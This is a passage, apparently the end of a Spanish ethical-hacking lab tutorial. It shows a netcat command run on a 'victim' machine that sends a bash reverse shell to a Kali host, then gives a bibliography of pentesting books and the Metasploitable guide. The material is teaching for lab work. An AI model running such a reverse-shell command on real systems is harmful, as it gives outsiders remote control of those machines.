
**

En *la víctima*, el siguiente:

*sudo nc 10.10.10.222 4444 -e /bin/bash*

**

Una vez establecida la conexión, vemos que en la máquina *KALI* podemos ejecutar un comando remotamente y ver la salida de éste.

**

# Bibliografía

HERRERO PÉREZ, L. (2022).  *Hacking ético.* Madrid*.* Ra-Ma.

GONZÁLEZ PÉREZ, P, SÁNCHEZ GARCÉS, G. y SORIANO de la CÁMARA, J.M. (2020). *Pentesting con Kali*. Madrid. 0xWORD

GONZÁLEZ PÉREZ, P. (2020). *Ethical Hacking*. Madrid. 0xWORD.

Un informático en el lado del mal. [https://www.elladodelmal.com/](https://www.elladodelmal.com/2019/06/python-metasploit-libreria-pymetasploit.html)

Rapid7. [Metasploitable-2-exploitability-guide](https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/)



